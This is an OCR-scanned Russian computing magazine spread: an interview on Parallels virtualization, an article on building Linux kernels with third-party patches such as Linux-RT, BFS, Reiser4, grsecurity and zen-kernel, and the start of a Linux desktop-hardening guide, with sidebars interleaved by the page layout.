НА ЭТИ ВОПРОСЫ ОТВЕЧАЕТ НИКОЛАЙ ДОБРОВОЛЬСКИЙ



Если говорить о Parallels Desktop for Mac и for Windows и Linux интересно было бы узнать, насколько охотно производители железа идут на встречу «эмуляторщикам», и как далеко заходит это сотрудничество?
Мы тесно взаимодействуем со всеми ключевыми поставщиками железа. Они всегда предоставляют нам ранние образцы своих продуктов для тестирования совместимости, и чтобы мы могли как можно раньше начать использовать новую функциональность железа в своих программах. Заинтересованность в таком взаимодействии и у производителей железа, и у разработчиков обоюдная. Все хотят, чтобы их клиенты были довольны комплексно продуктом и тем, как он решает их задачи.

Вопрос, в некотором роде, продолжающий предыдущий: насколько хорошо железо будущего будет адаптировано под эмуляторы и готовы ли к этому разработчики оных (в частности - вы)?
Конечно, все производители железа уже давно осознали перспективность виртуализации. Все инфраструктурные компоненты будут рано или поздно виртуализированы. Но эмуляторы – это не виртуализация. Эмулятор создан для того, чтобы эмулировать какие-то команды посредством других доступных команд. В основном, он нужен для работы программ одной архитектуры на другой. Например, можно запустить приложение iPhone в эмуляторе на Mac. Виртуализация – это кардинально другая технология. Практически все команды, которые исполняются в виртуальной машине, работают нативно на процессоре. Проигрыш в производительности эмулятора в сотни-тысячи раз, а при виртуализации он минимален, т.к. используются обычно простаивающие при нормальной работе компьютера ресурсы.

С точки зрения безопасности - насколько безопасно исполнение кода в виртуальной среде и не может ли быть «пенетраций», схожих с пофиксеными в VMware в свое время?
Ошибки возникают в любом коде. И гипервизор не исключение. Поэтому совсем исключать возможность обнаружения таких ошибок в будущем невозможно. Тем не менее, объём кода в гипервизоре достаточно мал, а интерфейсы просты и постоянно анализируются на предмет безопасности. Поэтому вероятность появления ошибок в гипервизоре, скажем, ничуть не больше, чем в BIOS. В случае же обнаружения ошибок они быстро исправляются, и обновления тут же доставляются пользователям. И это намного проще, чем если ошибка допущена в железе. Например, в процессорах Intel Pentium была ошибка операции деления и компания отзывала эти процессоры даже из уже проданных компьютеров. Поэтому с точки зрения безопасности нет особых отличий между исполнением программы или ОС внутри виртуальной машины или напрямую, особенно учитывая то, что все больше и больше функций берет на себя процессор по запуску этих ВМ.

Любому разбирающемуся человеку понятно, что больше «фишек» будет реализовано в гипервизоре, тем сложнее, массивнее и «прожорливее» получится код. Нашли ли вы некий баланс производительности/качества в этом вопросе, на большие ли «жертвы» приходится идти?
Да, конечно, при разработке гипервизора очень важно оптимизировать код таким образом, чтобы в нём был реализован только «минимально-необходимый» функционал. Мы это отлично понимаем и всегда старались следовать этому принципу. Поэтому нельзя сказать, что нам приходится идти на какие-то жертвы - просто мы следуем базовым принципам разработки нашего продукта.
При этом, в гипервизоре нет как таковых фишек, есть возможность эффективно запускать виртуальную машину. Все функции, которые добавляются к нашему приложению, не связаны в большинстве своем с запуском ВМ. Они нацелены на повышение удобства работы пользователя с приложением. Ведь в результате пользователю важна не голая производительность какого-то микро задания, а в целом скорость и удобство работы со своим компьютером. Поэтому все наши особо любимые пользователями «фишки», потребляя какое-то минимальное количество дополнительных ресурсов, предоставляют массу преимуществ. Например, есть функция SmartSelect, которая позволяет вам открыть ваш Word-документ с рабочего стола Мака сразу в виртуальной машине под Windows. И вам не надо для этого специально предварительно запускать виртуальную машину, переносить туда файл документа, открывать там Word, потом в нем открывать этот документ, и «через левое ухо» пересохранять внесенные изменения сначала в ВМ, а потом в версию с рабочего стола Мака. Мы все это делаем на автомате. И не так важно, что для этого сценария требуется сразу несколько фишек и SmartSelect, и SharedFolders, и SharedProfiles и Coherence. Они, естественно, чуть-чуть загружают процессор, зато наши пользователи в целом выигрывают во много раз в удобстве и скорости выполнения своих задач.

Юрий «Adept» Видинеев adeptg@gmail.com



ТЕРМОЯДЕРНЫЙ СИНТЕЗ

Обзор патчей для Linux, не входящих в ванильное ядро

Есть много причин, по которым хорошую перспективную технологию могут не принимать в официальную ветку Linux — Линус славится своими жесткими требованиями к новому коду. Но от этого факта менее интересными такие технологии не становятся. И иногда ради них стоит пересобрать ядро с наложением стороннего патча.

КАКИМИ БЫВАЮТ ЛИНУКСЫ

Ванильным (официальным) принято считать ядро, которое можно найти на kernel.org, и главным покровителем которого является сам Линус. На сайте можно скачать старое ядро ветки 2.4.x (которое уже практически не поддерживается) или несколько стабильных (или не очень :)) ядер ветки 2.6.x. Нестабильные ядра имеют суффикс «-rc», а ежедневные снапшоты из git'a — «rc-git». Обычно выходит 7-9 rc-релизов, прежде чем ядро обретает статус стабильного. В среднем, стабильные релизы выходят 4-5 раз в год, а последний на момент написания статьи релиз — 2.6.35.


LINUX-RT

Пожалуй, самый известный сторонний патч. Позволяет превратить обычный Linux в ОС реального времени. И хотя главное применение такой операционки — промышленные и встроенные системы, на обычном десктопе она тоже может быть интересна. Например, тем, кто часто занимается обработкой звука или видео или постоянно грузит систему какими-нибудь ресурсоемкими вычислениями. Встречаются также свидетельства о положительном эффекте от применения этого ядра на highload-серверах. Я же ничего, кроме слегка упавшей общей производительности системы, не заметил. Скачать патч можно по адресу www.kernel.org/pub/linux/kernel/projects/rt/. Последняя стабильная версия — 2.6.33.6-rt27. В некоторых дистрибутивах realtime-ядро уже присутствует в репозитории. Например, в Ubuntu для установки rt-ядра достаточно выполнить

```
$ sudo apt-get install linux-rt
```

В других же дистрибутивах ядро с этим патчем можно легко собрать. Для этого надо наложить патч на ванильное ядро и при конфигурировании указать опцию Processor type and features → Preemption Mode (Complete Preemption (Real-Time)). И еще рекомендуется отключить опцию Kernel hacking → Check for stack overflows, так как она повышает латентность. Чтобы можно было собирать некоторую статистику по времени отклика, при конфигурировании нужно также включить: Kernel hacking → Tracers –> Kernel Function Tracer, Interrupts-off Latency Tracer, Interrupts-off Latency Histogram, Preemption-off Latency Traver, Preemption-off Latency Histogram, Scheduling Latency Tracer, Scheduling Latency Histogram, Missed timer offsets histogram. После сборки ядро должно содержать в имени PREEMPT и RT, например:

```
$ uname -v
#1 SMP PREEMPT RT Wed Aug 4 00:40:34
YEKST 2010
```



Ситуация с поддержками новых фич в ядре :)

Чтобы потешить собственное самолюбие, можно включить сбор статистики:

```
# echo 1 >/sys/kernel/debug/tracing/latency_
hist/enable/wakeup
```

Саму статистику смотрим тут:

```
$ grep -v " 0$" /sys/kernel/debug/tracing/
latency_hist/wakeup/CPU0
```


Самое интересное там: значения минимального, среднего и максимального времени отклика.

BFS

Широко известный в узких кругах анестезиолог-линуксоид Кон Коливас с переменным успехом поддерживает собственную ветку (точнее, набор патчей) Linux. Главным нововведением в его патчсете является новый планировщик BFS (Brain Fuck Scheduler), являющийся альтернативой стандартному CFS и показывающий, по результатам тестов, улучшенную отзывчивость ядра на десктопе (другими словами, при использовании BFS жадные до графических ресурсов приложения получают ощутимый прирост производительности, а раздражающие паузы, возникающие, например, при переключении между ресурсоемкими программами, которые требуют доступ к диску, становятся менее заметными, либо исчезают совсем). Скачать исходники можно отсюда: www.kernel.org/pub/linux/kernel/people/ck/patches/2.6. После наложения патча (текущая версия — 2.6.34-ck1) станет доступна опция General Setup → BFS cpu scheduler.

REISERFS

Исходя из тестов и многочисленных отзывов, это очень быстрая файловая система. В настоящее время ее разработкой занимается наш соотечественник, Эдуард Шишкин, и группа энтузиастов. Эдуард полон оптимизма и решительности включить Reiser4 в ванильное ядро. Последний на момент написания статьи патч (reiser4-for-2.6.34.patch.gz) скачать можно здесь: ftp://ftp.kernel.org/pub/linux/kernel/people/edward/reiser4/reiser4-for-2.6. После наложения патча появится опция File Systems → Reiser4. Но поддержка ядром ФС — это еще не все. Чтобы можно было оперировать с разделами reiser4, надо поставить reiser4progs. Во многих дистрибутивах этот комплект утилит есть в репозитории:



Опции grsecurity

```
$ sudo apt-get install reiser4progs
```

Соответственно, основные операции с ФС:
- mkfs.reiser4 — создать раздел с reiser4;
- fsck.reiser4 — проверить раздел с reiser4;
- measurefs.reiser4 — посмотреть параметры раздела с reiser4.

GRSECURITY

Патч, содержащий потрясающее количество механизмов для повышения защищенности Linux-системы. Опции компиляции grsecurity расположены в Security options → Grsecurity. Есть три уровня безопасности на выбор: низкий, средний и высокий. Низкий уровень рекомендован, когда более высокие уровни не подходят из-за использования нестандартного набора ПО. Он содержит:
- защиту ссылок и FIFO — пользователям запрещается переходить по ссылкам (писать в FIFO), владельцем которых является другой пользователь;

* запрет пользователям на чтение dmesg — у всех пользователей, кроме root, отберут право на чтение системных сообщений ядра;
- начальную защиту chroot — рабочая директория для всех только что запущенных в песочнице приложений будет принудительно установлена в корневую директорию chroot.


В среднем уровне защиты дополнительно добавятся технологии:
- дополнительные ограничения для приложений, запускаемых в chroot: запрет монтирования и mknod (создание именованных каналов, специальных символьных и блочных файлов), запрет на двойной chroot, запрет на запись в sysctl и другое;
- ограничение прав на чтение /proc для пользователей, не входящих в заранее заданную группу (по умолчанию wheel);
- ограничение записи в /dev/kmem, /dev/mem и /dev/port;
- рандомизация адресного пространства;
- серьезное логирование подозрительных событий (неудавшихся вызовов fork(), попыток изменения системного времени, сигналов вроде SIGSEGV и подобных).

Высокий уровень еще больше затягивает узлы, так как дополнительно:
- ограничивает права на чтение /proc — теперь пользователи смогут читать из /proc информацию только о своих процессах. Можно также указать GID специальной группы, которая сможет читать любую информацию из /proc.
- накладывает ограничения на работу процессов в chroot-окружении: отключение возможности устанавливать suid-бит, отключение возможности посылать некоторые сигналы



links

kernelnewbies.org
lkml.org — архив почтовой рассылки Linux Kernel Mailing List
liquorix.net — Debian-репозиторий для тех, кому лень самому собирать zen-kernel
grsecurity.net
ccache.samba.org
zen-kernel.org
ksplice.com




info

- fakeroot — эмулирует для программы получение рутовых привилегий. Позволяет создавать пакеты, не прибегая к sudo.
- Шедулер BFS используется в проекте Android.
- Утилита hackbench (developer.osdl.org/craiger/hackbench/src/hackbench.c) может пригодиться при тестировании планировщика BFS. Она измеряет скорость создания указанного числа процессов и скорость обмена данных между ними.
- Kernel Check (kcheck.sf.net) — набор python'овых скриптов, позволяющих за пару щелчков мыши сделать свежий deb-пакет ядра, включая необходимые патчи.



ksplice.com. Расценки на rebootless



nconfig — замена menuconfig

внешним процессам, ограничение на выполнение таких системных задач, как изменение системного времени или перезагрузка компа;
• добавляет дополнительное логирование (в том числе всех mount/umount);
• включает рандомизацию стека ядра;
• добавляет ограничение на чтение информации о ядре через системные вызовы для обычных пользователей (для root эта возможность остается).
Необязательно в качестве Security Level выбирать один из имеющихся уровней. Есть вариант Custom, позволяющий отдельно выбрать все необходимые опции. Еще одна интересная опция, Grsecurity → Sysctl support, позволит включать/отключать параметры безопасности через sysctl без необходимости пересобирать ядро. Так как эта директива отрицательно влияет на общую безопасность системы, ее рекомендуется использовать лишь в тестовых целях.
Помимо уровней безопасности при конфигурации можно включить/отключить RBAC (Role Based Access Control) — управление доступом на основе ролей. Управление пользователями и их ролями осуществляется

Скажи «нет!» ребуту

Допустим, у тебя есть высоконагруженный production-сервер, который должен быть доступен 24x7. Он отлично работает, да вот беда — вышел secutity-update ядра твоего дистрибутива, и надо бы перезагрузиться. Но ребут — это downtime сервера. И оставлять сервер с уязвимостью — тоже не дело. Придется искать второй сервер для временного переноса функционала с первого. Есть выход гораздо проще: можно обновлять ядро, не перезагружаясь, а используя ksplice.com — платный сервер обновлений для ядер распространенных дистрибутивов. Установка очень проста — добавляется репозиторий и ставится программулина uptrack. Потом делается

```
# uptrack-upgrade
```

И все обновления установлены! Правда, «uname -a» все еще показывает старую версию. Зато

```
# uptrack-show
```

расскажет всю правду об установленных апдейтах.
В дополнение система еще имеет веб-интерфейс, где можно посмотреть статус всех своих подключенных серверов, умеет присылать на e-mail уведомления о выходе новых патчей. И такое rebootless счастье стоит, в принципе, не так уж и дорого — $3,95 в месяц за один физический сервер (если серверов больше 20, то $2,95). Есть триальный доступ на 30 дней. А поддержка десктопной убунты вообще бесплатна.
В общем, сказка, если б не одно «но» — все это работает только со стандартным ядром твоего дистра — никаких тебе патчей и обновлений версий ядра.

с помощью специальной утилиты gradm2, присутствующей в большинстве дистрибутивов:

```
$ sudo apt-get install gradm2
```

ZEN-KERNEL

Zen-kernel — наверное, самая большая пачка заплаток ядра в одном месте. Позиционируется как быстрое ядро для десктопов. Получить zen-kernel можно тремя способами:
• скачать архив с последним релизом (за номером 2.6.34-zen1);
• забрать версию с уже наложенными патчами из git'а;
• скачать патч для нужной версии и наложить самому.
У них есть два репозитория: zen-stable.git (с патчами, наложенными на стабильное ядро) и zen.git (синхронизация с git-хранилищем Линуса и наложение тестовых патчей).
Набор сторонних патчей меняется от релиза к релизу и на данный момент включает в себя:
• патчи от Кона Коливаса (в том числе BFS);
• Reiser4;
• Linux-PHC — проект, позволяющий снижать напряжение CPU для уменьшения энергопотребления и температуры;
• обновленные и добавленные дрова (для Lenovo ThinkPad SL, Gamecube/Wii, Macbook, WiFi-чипов и другого);
• Tuxonice — патч, реализующий продвинутый hibernate («спящий режим» — при выключении содержимое ОЗУ скидывается на винт, при включении — восстанавливается);
• поддержка FatELF — формата бинарников, содержащего в одном файле варианты для нескольких архитектур (аналог Universal Binary в Mac OS X);
• DazukoFS — виртуальная ФС, предоставляющая on access доступ к файлам. Широко используется различными антивирусами.

УНИВЕРСАЛЬНАЯ СБОРКА


Итак, ядро и патчи выбраны, можно приступать к сборке. Опишу сборку своего ядра на примере Ubuntu, хотя в других дистрибутивах последовательность действий будет аналогичной. Если нужно просто пересобрать имеющееся ядро (изменив опции конфигурации), то проще скачать исходники ядра с помощью стандартного менеджера пакетов твоего дистрибутива и собирать уже их:

```
$ sudo apt-get install linux-source
```

Но мне zen-kernel нравится больше, чем стандартное generic-ядро ubuntu, поэтому его и буду мучить. Поставим все, что может пригодиться для сборки:

```
$ sudo apt-get install build-essential libncurses5-dev \
   libgtk2.0-dev libglade2-dev libqt3-mt-dev git-core
```

Добавим своего юзера в группу src, чтобы можно было без проблем собирать в /usr/src:



Состояние раздела с reiser4

```
$ sudo usermod -a -G src adept
```

Клонируем git-репозиторий (приготовься скачать около 500 метров):

```
$ cd /usr/src
$ git clone git://zen-kernel.org/kernel/zen-stable.git
linux-2.6-zen
```

Смотрим, какие ветки есть в репозитории:

```
$ git tag # кроме патченных, доступны также ванильные
версии
```

Выбираем последнюю патченную версию:

```
$ git checkout v2.6.34-zen1
```

Сорцы не обязательно вытягивать из git. Если ты ограничен по трафику или скорости инета, то быстрее и дешевле будет скачать патч и официальное ядро. Заплатка накладывается следующим образом:

```
$ cd /usr/src/linux-2.6.34
$ zcat ../patch-2.6.35.bz2 | patch -p1
```

Утилита patch также имеет замечательную опцию '--dry-run', позволяющую протестировать, как наложится патч, прежде чем его накладывать.
Далее выбираем способ конфигурирования ядра:

- make config — для тех, у кого уйма свободного времени. Система задаст несколько тысяч вопросов (по одному на каждую опцию конфигурации);
- make allnoconfig/allyesconfig — генерируется конфиг, в котором на все вопросы отвечено no/yes;
- make defconfig — конфиг с настройками по умолчанию;
- make randconfig — самый веселый способ — использует Великий Рандом для ответа на вопросы;
- make oldconfig — при использовании старого конфига. Задаст вопросы только про те пункты, которых не было в старом конфиге;
- make menuconfig — псевдографический, использующий ncurses, интерфейс;
- make nconfig — одно из нововведений ядра 2.6.35. Тоже псевдографический, использующий ncurses, интерфейс, но выглядит несколько более свежо, чем menuconfig;
- make xconfig — графический интерфейс на базе QT;
- make gconfig — графический интерфейс на базе GTK.

Мне больше привычен интерфейс menuconfig.
Какие-то конкретные советы по конфигурированию ядра давать сложно — все очень сильно зависит от имеющегося окружения и желаемых результатов. Но я всегда придерживаюсь нескольких простых правил:

- Все, что мне точно понадобится (в том числе поддержка ФС, на которой у меня /) и будет нужно часто, я включаю в ядро. Все, что может пригодиться или будет нужно редко — компилирую модулем. Все, что точно не пригодится, соответственно, выкидываем.

```
adept@adept-laptop: ~
айл Правка Вид Терминал Справка
very 2,0s: grep -v  0$ /sys/kernel/debug/tracing/laten...   Wed Aug  4 21:06:53 2010

inimum latency: 23 microseconds
verage latency: 69 microseconds
aximum latency: 791 microseconds
otal samples: 169
here are 0 samples lower than 0 microseconds.
here are 0 samples greater or equal than 10240 microseconds.
secs          samples
  23              1
  24              1
  25              1
  26              2
  27              1
  28              1
  30             12
  31              4
  33             42
  34             22
  35              6
  36              1
  37              5
  38              1
  39              1
  43              2
  46              1
  47              1
  48              2
```

Статистика по латентности

• Опции с пометкой EXPERIMENTAL лучше не включать без крайней на то необходимости. Также не рекомендуется включать Device Drivers → Staging Drivers. Ядро может просто не собраться или работать не стабильно.
• Чтобы не путаться в ядрах, добавляю суффикс версии ядра в General Setup → Local Version.
Также неплохой отправной точкой может стать конфиг дистрибутивного ядра. После того, как конфиг готов (и сохранен в файл .config), можно приступать к сборке:

```
$ make
```

С помощью опции «-j» можно указать количество потоков, что немного ускорит компиляцию на многоядерном процессоре. В зависимости от мощности компа и опций конфигурации, ядро может собираться по часу и даже больше. После компиляции начинается установка:

```
$ sudo make modules_install
$ sudo make install
```

На самом деле модули просто скопируются в /lib/modules/, а ядро с конфигом — в /boot. Создаем initrd для нашего нового ядра:

```
$ sudo update-initramfs -k v2.6.34-zen1 -c
```

Обновляем конфигурацию grub, чтобы он нашел новое ядро:

```
$ sudo update-grub
```

Все, можно идти в ребут, скрестив пальцы и затаив дыхание, загрузиться с новым ядром.

КОМПИЛЯЦИЯ. DEBIAN-WAY

Выше я описал способ, которым можно собрать ядро в любом дистрибутиве. Но практически во всех дистрах есть свой путь, дающий те или иные «плюшки», самая большая из которых — получение на выходе пакета с ядром, который можно легко поставить или удалить штатным пакетным менеджером.
В Debian/Ubuntu за сборку ядра отвечает make-kpkg. Для того, чтобы воспользоваться make-kpkg, установим один пакет:

```
$ sudo apt-get install kernel-package
```

Генерация конфига происходит точно так же, как и в способе выше, а сборка несколько иначе:

```
$ fakeroot make-kpkg --initrd --revision=mykernel \
   kernel_image kernel_headers modules_image
```

Эта команда сначала соберет ядро, а потом создаст два пакета: linux-image-version-revision.deb (бинарник и модули ядра) и linux-headers-version-revision.deb (заголовочные файлы ядра), которые будут лежать в /usr/src. Ставим то, что получилось, и идем на перезагрузку:

```
$ sudo dpkg -i /usr/src/*.deb
$ sudo reboot
```

MAKE COMPLETE

К сожалению, журнал не резиновый, и рассказать получилось далеко не про все заслуживающие внимания патчи. За бортом остались OpenVZ и Xen, Openwall, а также целый класс патчсетов — дистрибутивные (ведь очень небольшое количество дистрибутивов использует ванильное ядро).

Турбо-компиляция

Далеко не всегда получается с первого раза собрать идеально работающее ядро — обязательно забудешь включить какой-нибудь модуль или наложить какой-нибудь патч. А новая сборка, особенно на маломощном компе, может быть раздражающе долгой. В таком случае на помощь придет ccache, умеющий кэшировать результаты компиляции. В результате повторная пересборка проходит значительно быстрее. Для использования ccache при сборке ядра набирай

```
$ make CC="ccache gcc" CXX="ccache g++"
```

Весь кэш будет храниться в каталоге ~/.ccache, а статистику по его использованию можно посмотреть с помощью команды

```
$ ccache -s
```

У НАС КАСТИНГ...



НОВЫЙ ТЕЛЕКАНАЛ **ДЛЯ МУЖЧИН**

РЕКЛАМА

СКОРО В ЭФИРЕ

Евгений Зобнин zobnin@gmail.com



Плюс 100 к защите

Круговая оборона Linux-десктопа

Открытые UNIX-системы всегда славились своей безопасностью. Постоянный аудит кода, молниеносные выходы багфиксов, хорошо продуманная политика разграничения прав доступа — все это сделало их очень привлекательным продуктом, которому можно доверить хранение даже самой конфиденциальной информации. Но значит ли это, что мы можем полностью положиться на разработчиков и не должны «допиливать» свою систему самостоятельно? Нет, каждый случай установки ОС уникален и требует подкручивания винтиков.

Безопасность машины — понятие весьма многогранное, для разных людей оно может иметь совершенно разные значения. В рамках одной статьи мы не сможем охватить их все, поэтому давай сразу определимся с тем, что и от кого будем защищать:

1. Человек — существо общественно-зависимое. В любой сфере жизни нас окружают люди. Дом, место учебы, работа — везде и всегда мы находимся в обществе других людей, не все из них чисты на руку, бескорыстны и холодны к чужим секретам. Поэтому первая линия обороны — это, конечно же, обеспечение защиты от физического доступа к машине во время нашего отсутствия.

2. Интернет полон придурков, кул-хацкеров и просто любопытных людей. Никто из нас не хочет подвергнуться взлому со стороны одного из них (или всех сразу). Поэтому вторая линия обороны — это защита сетевых рубежей от вторжения.

3. Взломав машину, те самые придурки, кул-хацкеры и просто любопытные люди захотят получить доступ к нашим важным данным, включая пароли, сертификаты, кукисы и архивы баз данных, которые мы стащили, взломав чужую машину. Поэтому третья линия обороны — защита конфиденциальных данных от посторонних глаз с помощью сокрытия информации или шифрования.

4. Получив желаемое, ПКЛ (придурки, кул-хацкеры, любопытные) захотят оставить на твоей машине черный ход, который в будущем будут использовать для регулярного обновления своего архива твоими данными, а также для рассылки спама или проведения DDoS. Четвертая линия обороны — проверка системы на наличие руткитов и прочей дряни.

5. Даже если ПКЛ не засунут в недра машины свой бэкдор или DOS-бота, они все равно захотят уйти в чисто английской манере, не оставив после себя не только нежного «Тебя поимели, пупсик» (хотя первые два представителя тройки это, скорее всего, сделают), но и логов и другого доказательства своей вины и контактных данных. Во избежание их безнаказанности следует использовать пятую (и окончательную) линию обороны под названием аудитинг.

Это и есть пять основных рубежей, грамотно организовав защиту каждого из которых, ты сведешь вероятность быт ь поломанным к цифре, маячащей где-то далеко позади 0,1%.

ОТ МАШИНЫ РУКИ ПРОЧЬ!

Методы защиты от физического проникновения на твою машину весьма просты. Достаточно представить себя на месте подлеца, и все становится предельно ясно. Во-первых, мы можем просто продолжить работу с системой, потому как многие даже не удосуживаются заблокировать экран во время своего ухода. Правило первое: всегда блокируй экран (в большинстве сред <Ctrl+Alt+L>). Во-вторых, мы можем попробовать подобрать пароль, который нередко бывает равен комбинациям вроде «qwerty» или «123». Правило второе: используй сложные и надежные пароли (о том, как их придумать,

```
APT::Periodic::Enable "1";
APT::Periodic::Update-Package-Lists "1";
APT::Periodic::Download-Upgradeable-Packages "1";
APT::Periodic::AutocleanInterval "5";
APT::Periodic::Unattended-Upgrade "1";
```

Настраиваем автообновление

читай в боковом выносе INFO). Мы можем перезагрузить компьютер и с помощью GRUB загрузить ОС в однопользовательском режиме, получив полный контроль над системой. Правило третье: установи пароль на GRUB (об этом во врезке). Увидев, что GRUB запаролен, мы можем войти в меню BIOS, установить в качестве первого загрузочного устройства CD-ROM и загрузиться с LiveCD, получив полный доступ к содержимому жесткого диска. Правило четвертое: настрой загрузку только с жесткого диска и поставь пароль на BIOS. Но это нас не остановит: мы снимем крышку с корпуса и сбросим настройки CMOS вместе с паролем, просто вынув батарейку на несколько секунд. Правило пятое: покупай корпус с замком. Увидев замок на корпусе, мы забираем весь системник с собой и разбираем его на ближайшей свалке. Правило шестое: всегда пристегивай системник к батарее с помощью цепи.

